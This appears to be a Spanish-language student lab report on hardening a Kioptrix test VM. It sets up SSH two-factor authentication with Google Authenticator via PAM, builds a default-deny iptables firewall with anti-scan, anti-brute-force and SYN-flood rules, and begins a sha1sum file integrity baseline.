


Fig 24. Instalación del Módulo Google Authenticator (2FA)

2. Generar el MFA en Kali



Fig 25. Muestra del QR

3. El código es leído con la app de celular “Google Autheticator”, después tira un código TOTP que se debe introducir en la terminal.




Fig 26. Proceso de Configuración de la Autenticación de Dos Factores (2FA) con Google Authenticator

4. Activación de MFA en PAM
    - Esto le dice a PAM que use para SSH, el Google Authenticator.




Fig 27. Habilitación del Módulo Google Authenticator en la Configuración PAM de SSH

5. El siguiente paso es configurar SSH para forzar MFA + contraseña:
    - Agregar en nano.



Fig 28. Implementación Completa de la Autenticación de Dos Factores (2FA) en SSH de Kali Linux

6. Reiniciar SSH



Fig 29. Reinicio servicio SSH en kali

7. En este punto, el MFA ya está configurado y ahora se debe probar desde otra terminal. Usaremos Kali (con MFA) como Bastion Host para Acceder a Kioptrix. Kioptrix iniciado




Fig 30. Entorno de Penetración y Evaluación de Kioptrix Nivel 1

8. Detectar la IP de kioptrix desde Kali
    - sudo netdiscover -r 192.168.56.0/24 → Para ver las máquinas activas en la red Host-Only
    - La Kioptrix sale como “PCS Systemtchnik GmbH”




Fig 31. Escaneo de Hosts

9. Ahora sigue comprar en Kali que la máquina Kio está activa y accesible:




Fig 32. Verificación de Conectividad

Confirmar que Kio no es accesible desde Windows (máquina no MFA)




Fig 33. Fallo en la Conectividad de Red (Ping) del Host de Windows hacia Kioptrix

3.3 Defensa de Perímetro

3.3.1 Configuración de IPTables

Vamos a implementar una estrategia de seguridad por defecto utilizando iptables en el entorno Kioptrix. El objetivo es reforzar la máquina, esta política de firewall es una práctica de seguridad fundamental que bloquea todo el tráfico entrante a menos que una regla lo permita explícitamente.

1. Estas reglas dejan el firewall "cerrado por defecto": todo lo que entra o se reenvía se bloquea, y lo que sale se permite. Así, el servidor solo aceptará el tráfico que tú abras luego con reglas específicas (por ejemplo, SSH o HTTP) y todo lo demás será descartado.
    - iptables -P INPUT DROP
        - Todo paquete entrante que no coincida con una regla ACCEPT posterior será descartado.
    - iptables -P FORWARD DROP
        - Bloquea el reenvío de paquetes entre interfaces (útil si el equipo no debe actuar como router).
    - iptables -P OUTPUT ACCEPT
        - Todo el tráfico saliente generado por el propio host se permite en ausencia de reglas más restrictivas.
    - iptables -A INPUT -m state --state INVALID -j DROP
        - Usa el módulo de estado (-m state) para detectar paquetes con estado INVALID (paquetes corruptos, fuera de contexto, etc.) y los descarta.
    - iptables -A INPUT -i lo -j ACCEPT
        - Añade una regla que acepta todo el tráfico entrante por la interfaz de loopback (lo, es decir 127.0.0.1) y permite que los servicios locales se comuniquen entre sí sin ser bloqueados por el firewall.
    - iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
        - Añade una regla que permite solo paquetes entrantes que pertenecen a conexiones ya establecidas o relacionadas.

```
[root@kioptrix /]# iptables -P INPUT DROP
[root@kioptrix /]# iptables -P FORWARD DROP
[root@kioptrix /]# iptables -P OUTPUT ACCEPT
[root@kioptrix /]# iptables -A INPUT -m state --state INVALID -j DROP
[root@kioptrix /]# iptables -A INPUT -i lo -j ACCEPT
[root@kioptrix /]# iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACC
EPT
[root@kioptrix /]# _
```

Fig 34. Denegación por Defecto en Kioptrix

2. Estas reglas bloquean puertos y tipos de paquetes TCP considerados peligrosos o sospechosos.
    - iptables -A INPUT -p tcp --dport 139 -j DROP
        - Bloquea el puerto 139/TCP (NetBIOS-SSN, compartición de archivos Windows), cerrándolo completamente desde fuera.
    - iptables -A INPUT -p tcp --dport 445 -j DROP
        - Bloquea el puerto 445/TCP (SMB/CIFS), muy explotado por malware y gusanos de red.
    - iptables -A INPUT -p tcp --dport 3306 -j DROP
        - Bloquea el puerto 3306/TCP (MySQL), evitando accesos remotos directos a la base de datos.
    - iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP
        - Descarta paquetes TCP con todas las flags a 0 (null scan), típicos de técnicas de escaneo furtivo.
    - iptables -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
        - Descarta paquetes que tienen a la vez SYN y FIN, combinación anómala usada en ciertos escaneos.
    - iptables -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
        - Descarta paquetes con SYN y RST simultáneos, otra combinación no válida que suele indicar tráfico malformado o de escaneo.

```
[root@kioptrix /]# iptables -A INPUT -p tcp --dport 139 -j DROP
[root@kioptrix /]# iptables -A INPUT -p tcp --dport 445 -j DROP
[root@kioptrix /]# iptables -A INPUT -p tcp --dport 3306 -j DROP
[root@kioptrix /]# iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP
[root@kioptrix /]# iptables -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
[root@kioptrix /]# iptables -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
[root@kioptrix /]# _
```

Fig 35. Reglas para Mitigación de Escaneos TCP

3. La implementación de un mecanismo anti-fuerza bruta directamente en el firewall (iptables) para el servicio SSH (Puerto 22). Esta técnica utiliza el módulo limit de iptables para aceptar conexiones nuevas a SSH solo a una tasa controlada, bloqueando intentos excesivos.
    - iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m limit --limit 3/minute --limit-burst 5 -j ACCEPT
        - Permite nuevas conexiones TCP al puerto 22, pero limitadas a 3 intentos por minuto, permitiendo una ráfaga inicial de 5.
    - iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j DROP
        - Bloquea (DROP) cualquier nueva conexión al puerto 22 que supere la tasa definida en la regla anterior.

```
[root@kioptrix /]# iptables -A INPUT -p tcp --dport 22 -m state --state NEW -m l
imit --limit 3/minute --limit-burst 5 -j ACCEPT
[root@kioptrix /]# iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j D
ROP
[root@kioptrix /]#
```

Fig 36. Reglas de Mitigación de Fuerza Bruta en SSH

4. Esta configuración utiliza el módulo limit de iptables para controlar la tasa de paquetes SYN entrantes. Los paquetes SYN son el primer paso en el establecimiento de cualquier conexión TCP. Al limitar cuántos paquetes SYN nuevos pueden llegar por unidad de tiempo, se evita que un atacante sature el servidor con peticiones de conexión incompletas (SYN Flood).
    - iptables -A INPUT -p tcp --syn -m limit --limit 5/s --limit-burst 10 -j ACCEPT
        - Permite paquetes SYN (intentos de conexión nuevos) a una tasa máxima de 5 por segundo (5/s). Permite una ráfaga inicial de hasta 10 paquetes (--limit-burst 10) para conexiones legítimas.
    - iptables -A INPUT -p tcp --syn -j DROP
        - Bloquea (DROP) cualquier paquete SYN que supere la tasa de 5 por segundo definida en la regla anterior, descartando el exceso de intentos de conexión.

```
[root@kioptrix /]# iptables -A INPUT -p tcp --syn -m limit --limit 5/s --limit-b
urst 10 -j ACCEPT
[root@kioptrix /]# iptables -A INPUT -p tcp --syn -j DROP
[root@kioptrix /]# _
```

Fig 37. Reglas de Mitigación de Ataque SYN Flood (DoS)

5. Este comando implementa una restricción de tasa (rate-limit) en el tráfico ICMP entrante. ICMP (Internet Control Message Protocol) es utilizado por el comando ping y otros programas de escaneo de red para detectar hosts activos. Al limitar las peticiones ICMP a una por segundo, se ralentiza significativamente cualquier intento de escaneo de la red o de ataque DoS basado en ping.
    - iptables -A INPUT -p icmp -m limit --limit 1/s -j ACCEPT
        - Permite paquetes del protocolo ICMP (como el ping), pero limitados a 1 por segundo (1/s). Si se supera esta tasa, los paquetes se descartan por la política por defecto (DROP) previamente establecida en la cadena INPUT.

```
[root@kioptrix /]# iptables -A INPUT -p icmp -m limit --limit 1/s -j ACCEPT
[root@kioptrix /]# _
```

Fig 38. Regla para Limitar Tráfico ICMP (Anti-Escaneo de Red)

6. Estos comandos continúan la implementación del firewall de "Denegación por Defecto". Específicamente, añaden las reglas para permitir que el tráfico esencial llegue a los servidores HTTP, HTTPS y SSH. Además, se añade una regla de registro (LOG) con límite de tasa para capturar información sobre los paquetes maliciosos que el firewall está bloqueando, sin inundar los registros del sistema.
    - iptables -A INPUT -p tcp --dport 22 -j ACCEPT
        - Acepta (ACCEPT) todas las conexiones TCP entrantes dirigidas al puerto 22 (SSH).
    - iptables -A INPUT -p tcp --dport 80 -j ACCEPT
        - Acepta todas las conexiones TCP entrantes dirigidas al puerto 80 (HTTP), que es el puerto del servidor web Apache.
    - iptables -A INPUT -p tcp --dport 443 -j ACCEPT
        - Acepta todas las conexiones TCP entrantes dirigidas al puerto 443 (HTTPS), que es el puerto para el tráfico web cifrado.
    - iptables -A INPUT -m limit --limit 5/min -j LOG --log-prefix 'DROPPED_ATTACK_LOG:"
        - Registra (LOG) en el sistema un máximo de 5 paquetes por minuto que lleguen a este punto. Los paquetes que se registran serán aquellos que están a punto de ser descartados por la política DROP por defecto, identificándolos con el prefijo DROPPED_ATTACK_LOG:.




Fig 39. Apertura Mínima de Puertos (Web/SSH) y Configuración de Registro de Ataques (LOG)

7. La etapa final de la configuración del firewall. Una vez que todas las reglas de seguridad han sido implementadas, es crucial guardarlas para que persistan después de un reinicio del sistema y, posteriormente, verificarlas para asegurarse de que el conjunto de reglas activo es el correcto.
    - /sbin/iptables-save > /etc/sysconfig/iptables
        - Exporta las reglas de iptables actualmente activas en la memoria del kernel y las guarda en el archivo /etc/sysconfig/iptables. Esto asegura que las reglas se restauren automáticamente al reiniciar la máquina.
    - iptables -L -n –v
        - Lista (-L) todas las reglas activas de iptables. Las opciones -n (numérico) y -v (verboso) muestran los resultados usando números (IPs y puertos) y ofrecen detalles adicionales como el contador de paquetes y bytes.

```
[root@kioptrix /]# /sbin/iptables-save > /etc/sysconfig/iptables
[root@kioptrix /]# iptables -L -n_
```

```
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:3306
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp flags:0x3F/0x00
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp flags:0x03/0x03
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp flags:0x06/0x06
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:22 state NEW
 limit: avg 3/min burst 5
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:22 state NEW

ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp flags:0x16/0x02
limit: avg 5/sec burst 10
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0           tcp flags:0x16/0x02
ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0           limit: avg 1/sec bur
st 5
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:80
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:443
LOG        all  --  0.0.0.0/0            0.0.0.0/0           limit: avg 5/min bur
st 5 LOG flags 0 level 4 prefix `DROPPED_ATTACK_LOG: '

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@kioptrix /]#
```

Fig 40. Guardado y Verificación Final de las Reglas

3.4 Integridad y Detección

3.4.1 Implementación de FIM (Transferencia con UUencode)

Este proceso es un paso dentro del Monitoreo de Integridad de Archivos (FIM), cuyo objetivo es establecer una línea de base segura de los archivos del sistema y la transferencia con UUencode se utiliza específicamente para mover el archivo de la línea de base a un sistema de almacenamiento seguro.

1. Se utiliza el comando find /etc /bin /sbin /usr/bin /usr/sbin -type f -exec sha1sum {} \; > /root/checksums.db para crear el archivo.
    - Eso significa que:
        - El comando se ejecutó correctamente.
        - El sistema buscó miles de archivos.
        - Generó sus hashes SHA1.
        - Los guardó en /root/checksums.db.



Fig 41. Generación de la Base de Datos Inicial de Sumas de Verificación (Checksums)

2. Utilizando el comando uuencode /root/checksums.db checksums.db > /root/checksums.uu lo que haremos es codificar la información a texto.
    - /root/checksums.db → archivo original
    - checksums.db → nombre que tendrá al decodificarlo
    - /root/checksums.uu → archivo de texto generado


